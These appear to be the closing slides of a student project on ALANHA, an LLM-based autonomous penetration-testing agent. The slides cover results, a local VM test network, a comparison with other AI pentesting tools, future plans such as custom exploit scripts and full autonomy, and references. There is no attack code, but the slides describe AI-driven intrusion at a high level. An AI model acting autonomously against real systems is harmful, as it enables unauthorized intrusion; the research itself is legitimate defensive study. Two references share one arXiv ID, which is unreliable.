


Fig 18. Comparison of LLMs

Environment-wise Results




Fig 19. Environment-wise performance comparison of models




Fig 20. Environment-wise Efficiency comparson
(Similar because of upper limit on number of commands to be executed(60))

Network Environment Validation

While we could not afford the paid environments used in other papers:

- The environments used in our project **totally mimic the vulnerabilities and misconfigurations** of those used in their analysis
- Used **VMs and Bash scripts to setup the vulnerabilities** and test them
- **Did not use cloud environments** like HackTheBox, TryHackMe or VulnHub
- Setup everything **locally** (One laptop had all the **environment** setup and another had the **agent** running)
- Networked both laptops together along with the environment virtual network

Summarizer Validation and Results




Fig 21. Information in summaries provided by summariser (v/s commands issued)




Fig 22. Lexical density of summarised text (v/s commands issued)

Results Analysis

- Project culminated with a code base of more than **4000 lines of python code**
- **Final Result : 42/60 flags** obtained in the several environments used.

Metric	PentestGPT	PentestAGENT	HackSynth	Auto-Attacker	ALANHA
Flags	NA*	NA*	18/22 [^]	NA*	42/60
Automation Level	Human - Intervention	Full	Full	Semi-Automated	Full
Features	Low-Data requirements Creates Task Tree	RAG based vulnerability detection and relies on known exploits	CTF-Style	CTF-Style	Feedback based agent. Relies on LLM and external references as given

Note : No such system has ever been built yet. Even these research papers are close approximations to our use-case. They were published in the last 3-4 months only. Much after we started working on our project.

[^]CTF style challenges were used, not Penetration Testing
*No such data was published, Their comparative studies only include relative(high, medium, low) and descriptive metrics.

Future Scope

- **Fine-tune LLM** using **RLHF** to improve attack planning and decision-making.
- **Implement Web Searches** for update on latest vulnerabilities found
- Develop a **planner and summarizer** to structure attack workflows and generate concise reports.
- **Fully autonomous** pentesting agent with minimal human intervention.
- **Expansion to cloud, web, and IoT security** for broader penetration testing applications
- Development of **custom exploit scripts**.
- **Report writing capabilities**

References

1. G. Deng, Y. Liu, V. Mayoral-Vilches, P. Liu, Y. Li, Y. Xu, T. Zhang, Y. Liu, M. Pinzger, and S. Rass, "PentestGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing," in Proc. 33rd USENIX Security Symp. (USENIX Security 24), Philadelphia, PA, USA, Aug. 2024, pp. 847–864. [Online]. Available: <https://doi.org/10.48550/arXiv.2308.06782>
2. X. Shen, L. Wang, Z. Li, Y. Chen, W. Zhao, D. Sun, J. Wang, and W. Ruan, "PentestAgent: Incorporating LLM Agents to Automated Penetration Testing," arXiv preprint arXiv:2411.05185, Nov. 2024. [Online]. Available: <https://doi.org/10.48550/arXiv.2411.05185>.
3. Jiacen Xu, Jack W Stokes, Geoff McDonald, Xuesong Bai, David Marshall, Siyue Wang, Adith Swaminathan, and Zhou Li. 2024. AutoAttacker: A Large Language Model Guided System to Implement Automatic Cyber-attacks. arXiv preprint arXiv:2403.01038 (2024)
4. L. Muzsai, D. Imolai, and A. Lukács, "HackSynth: LLM Agent and Evaluation Framework for Autonomous Penetration Testing," arXiv preprint arXiv:2412.01778, 2024. [Online]. Available: <https://arxiv.org/abs/2412.01778>.
5. Standen, Maxwell & Lucas, Martin & Bowman, David & Richer, Toby & Kim, Junae & Marriott, Damian. (2021). CybORG: A Gym for the Development of Autonomous Cyber Agents. 10.48550/arXiv.2108.09118.
6. Isozaki, I., Shrestha, M., Console, R. and Kim, E., 2024. Towards automated penetration testing: Introducing llm benchmark, analysis, and improvements. arXiv preprint arXiv:2410.17141.

References

7. A. Elbouanani, M. Lalami, and M. Benmohammed, “LLM-powered Automated Penetration Testing: A Reinforcement Learning Approach,” arXiv preprint arXiv:2410.17141, Apr. 2024. [Online]. Available: <https://doi.org/10.48550/arXiv.2410.17141>
8. S. Nakatani, “RapidPen: Fully Automated IP-to-Shell Penetration Testing with LLM-based Agents,” arXiv preprint arXiv:2502.16730, Feb. 2025. [Online]. Available: <https://doi.org/10.48550/arXiv.2502.16730>
9. A. Happe, A. Kaplan, and J. Cito, “LLMs as Hackers: Autonomous Linux Privilege Escalation Attacks,” arXiv preprint arXiv:2310.11409, Aug. 2024. [Online]. Available: <https://doi.org/10.48550/arXiv.2310.11409>
10. T. Kunz, C. Fisher, J. La Novara-Gsell, C. Nguyen, and L. Li, “A Multiagent CyberBattleSim for RL Cyber Operation Agents,” arXiv preprint arXiv:2304.11052, Apr. 2023. [Online]. Available: <https://doi.org/10.48550/arXiv.2304.11052>

Thank You!